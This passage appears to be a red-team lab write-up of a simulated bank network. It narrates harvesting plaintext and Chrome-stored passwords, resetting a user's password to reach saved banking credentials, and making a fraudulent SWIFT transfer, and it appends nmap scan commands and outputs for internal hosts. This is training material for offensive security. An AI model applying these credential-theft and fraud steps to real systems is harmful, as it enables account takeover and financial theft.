
Looking around the user profile folder I found a SWIFT folder with a swift.txt inside it. Apparently the user g.watson thought it was a good idea to store his password in the same text-file.



I now have access to the SWIFT application as g.watson (capturer):



Looking around the banking system we find the “Transactions” webpage where we capture new transactions:




At this point I was able two more flags: Flag 17 and flag 18

The last missing account we need is the approver account.


I continued my search on the Jumphost JMP at 10.200.103.61 using my BANK Domain Account.

Looking around the user profile folder I found very similar texfiles to the ones I have found on the workstations:




User a.holt seems to be an approver, but this time there was no password stored in the text-file.


I continued to enumerate the user profile further and found out that the user has a google chrome profile store under “C:\Users\a.holt\AppData\Local\Google\Chrome\User Data\Default\”. The passwords are stored in a sqlite database called “Login Data”. I decided to look into it:




I decided to transfer the data back to my attacker machine to open it in a sqlite browser:



From what it looks like the user indeed stored the password for the banking application in the chrome profile. Chrome stores the passwords in an encrypted format, therefore I cannot simply copy it. I decided to go the “short route” in this engagement by simply giving me access to the user’s account by resetting the password and logging in on the Jumphost with the account. I would then be able to simply use the stored credentials to login. There are also tools available online to decrypt the chrome password store to avoid having to reset the Password and tipping off the user and the blue team.




As expected the credentials are stored in the chrome browser and we can use them to login. We can also grab the cleartext password now:



At this point we have access to the SWIFT application and are ready to show impact.

I followed the process of the e-Citizen App to make the fraudulent payment to my Destination Address.

I approved the transaction myself by entering the OTP token received via email, I then logged in as g.watson to capture the transaction and forward it to the approvers for final approval. I then used a.holt's account to approve the transaction. The payment was made and I can confirm this in the Dashboard:



At this point, I have fully compromised the DMZ, Corporate Domain Network, Root Domain, Bank Division and the SWIFT application. With access to the SWIFT application as capturer and approver, I was able to perform a fraudulent transaction.

All flags are now captured, and the engagement successfully ended.

0x08 -Appendix

Namp Script Scan and version detection of open ports on target 10.200.103.11

```
# Nmap 7.93 scan initiated Sat May 13 12:24:59 2023 as: nmap -sCV -
p22,25,80,110,135,139,143,445,587,3306,3389,5985,33060,47001,49664,49665,49666,49667,4966
8,49669,49670,49682 -oN scans/nmap_opentcp.md 10.200.103.11
Nmap scan report for 10.200.103.11
Host is up (0.047s latency).

PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f36c52d27fe90e1cc1c7ac962cd1ec2d (RSA)
|   256 c2563cedc4b069a8e7ad3c310505e985 (ECDSA)
|_  256 d3e5f07375d520d9c0bb4199e7afa000 (ED25519)
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IMAP4 completed QUOTA CAPABILITY IMAP4rev1 OK RIGHTS=texkA0001 SORT
NAMESPACE IDLE ACL CHILDREN
445/tcp   open  microsoft-ds?
587/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp  open  mysql         MySQL 8.0.31
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
|_Not valid after:  2033-01-07T07:46:11
| mysql-info:
|   Protocol: 10
|   Version: 8.0.31
|   Thread ID: 56
|   Capabilities flags: 65535
|   Some Capabilities: FoundRows, Speaks41ProtocolNew, SupportsCompression,
Speaks41ProtocolOld, LongPassword, IgnoreSpaceBeforeParenthesis, Support41Auth,
ConnectWithDatabase, ODBCClient, SupportsTransactions, SupportsLoadDataLocal,
SwitchToSSLAfterHandshake, InteractiveClient, LongColumnFlag, IgnoreSigpipes,
DontAllowDatabaseTableColumn, SupportsMultipleStatments, SupportsAuthPlugins,
SupportsMultipleResults
|   Status: Autocommit
|   Salt: hhi!\x0F>\x1E\x0DK|%\x18FuV[xRI\x04
|_  Auth Plugin Name: caching_sha2_password
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2023-01-09T06:02:42
|_Not valid after:  2023-07-11T06:02:42
|_ssl-date: 2023-05-13T10:26:10+00:00; -1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THERESERVE
|   NetBIOS_Domain_Name: THERESERVE
|   NetBIOS_Computer_Name: MAIL
|   DNS_Domain_Name: thereserve.loc
|   DNS_Computer_Name: MAIL.thereserve.loc
```

```
|   DNS_Tree_Name: thereserve.loc
|   Product_Version: 10.0.17763
|_  System_Time: 2023-05-13T10:26:01+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe,
afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49682/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please
submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port33060-TCP:V=7.93%I=7%D=5/13%Time=645F6587%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(GetRequest,9,"\x05\0\0\
SF:0\x0b\x08\x05\x1a\0")%r(HTTPOptions,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r
SF:(RTSPRequest,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(RPCCheck,9,"\x05\0\0\0
SF:\x0b\x08\x05\x1a\0")%r(DNSVersionBindReqTCP,9,"\x05\0\0\0\x0b\x08\x05\x
SF:1a\0")%r(DNSStatusRequestTCP,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0
SF:\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05HY000")%r(Help,9,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0")%r(SSLSessionReq,2B,"\x05\0\0\0\x0b\x08\x
SF:05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20message\"\x05
SF:HY000")%r(TerminalServerCookie,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(TLSS
SF:essionReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x8
SF:8'\x1a\x0fInvalid\x20message\"\x05HY000")%r(Kerberos,9,"\x05\0\0\0\x0b\
SF:x08\x05\x1a\0")%r(SMBProgNeg,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(X11Pro
SF:be,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\
SF:x0fInvalid\x20message\"\x05HY000")%r(FourOhFourRequest,9,"\x05\0\0\0\x0
SF:b\x08\x05\x1a\0")%r(LPDString,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(LDAPS
SF:earchReq,2B,"\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88
SF:'\x1a\x0fInvalid\x20message\"\x05HY000")%r(LDAPBindReq,46,"\x05\0\0\0\x
SF:0b\x08\x05\x1a\x009\0\0\0\x01\x08\x01\x10\x88'\x1a\*Parse\x20error\x20u
SF:nserializing\x20protobuf\x20message\"\x05HY000")%r(LANDesk-RC,9,"\x05\0
SF:\0\0\x0b\x08\x05\x1a\0")%r(TerminalServer,9,"\x05\0\0\0\x0b\x08\x05\x1a
SF:\0")%r(NCP,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(NotesRPC,2B,"\x05\0\0\0\
SF:x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInvalid\x20mess
SF:age\"\x05HY000")%r(JavaRMI,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(WMSReque
SF:st,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(oracle-tns,32,"\x05\0\0\0\x0b\x0
SF:8\x05\x1a\0%\0\0\0\x01\x08\x01\x10\x88'\x1a\x16Invalid\x20message-frame
SF:\.\"\x05HY000")%r(ms-sql-s,9,"\x05\0\0\0\x0b\x08\x05\x1a\0")%r(afp,2B,"
SF:\x05\0\0\0\x0b\x08\x05\x1a\0\x1e\0\0\0\x01\x08\x01\x10\x88'\x1a\x0fInva
SF:lid\x20message\"\x05HY000")%r(giop,9,"\x05\0\0\0\x0b\x08\x05\x1a\0");
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-05-13T10:26:03
|_  start_date: N/A
| smb2-security-mode:
```

```
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 13 12:26:13 2023 -- 1 IP address (1 host up) scanned in 74.30
seconds
```

Nmap Script Scan and version detection of open ports on target 10.200.103.12

```
# Nmap 7.93 scan initiated Sat May 13 14:30:41 2023 as: nmap -p22,80,1194 -sCV -oN
scans/nmap_opentcp.md 10.200.103.12
Nmap scan report for 10.200.103.12
Host is up (0.044s latency).

PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b4c2e25061e70955dde104eca871665b (RSA)
|   256 93d8b315a1f3c0e2b78c0a8db92c274e (ECDSA)
|_  256 69373447644256a519196b2f923c5d64 (ED25519)
80/tcp   open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: VPN Request Portal
1194/tcp open  openvpn?
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 13 14:31:21 2023 -- 1 IP address (1 host up) scanned in 39.62
seconds
```

Nmap Script Scan and version detection of open ports on target 10.200.103.13

```
# Nmap 7.93 scan initiated Sat May 13 12:53:28 2023 as: nmap -p22,80 -sCV -oN
scans/nmap_opentcp.md 10.200.103.13
Nmap scan report for 10.200.103.13
Host is up (0.042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e1a4a04f7f89e49968636270de22ba99 (RSA)
|   256 890f4c53645030e55410b0c08ffa5964 (ECDSA)
|_  256 661984b8ff2d1b54447fce3f96db06fe (ED25519)
80/tcp open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat May 13 12:53:37 2023 -- 1 IP address (1 host up) scanned in 9.18
seconds
```

Portscan of WRK1 – 10.200.103.21:

```
# Nmap 7.93 scan initiated Sat May 13 16:42:46 2023 as: nmap -p- --min-rate 5000 -oN
scans/nmap_alltcp.md -Pn 10.200.103.21
Nmap scan report for 10.200.103.21
Host is up (0.083s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
```

```
22/tcp   open  ssh
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

# Nmap done at Sat May 13 16:43:12 2023 -- 1 IP address (1 host up) scanned in 26.72
seconds
```

Script and Version scan of WRK1 – 10.200.103.21:

```
# Nmap 7.93 scan initiated Sat May 13 16:44:22 2023 as: nmap -p22,135,139,445,3389 -sCV -
oN scans/nmap_opentcp.md -Pn 10.200.103.21
Nmap scan report for 10.200.103.21
Host is up (0.15s latency).

PORT     STATE    SERVICE      VERSION
22/tcp   filtered ssh
135/tcp  open     tcpwrapped
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
3389/tcp open     tcpwrapped
| rdp-ntlm-info:
|   Target_Name: CORP
|   NetBIOS_Domain_Name: CORP
|   NetBIOS_Computer_Name: WRK1
|   DNS_Domain_Name: corp.thereserve.loc
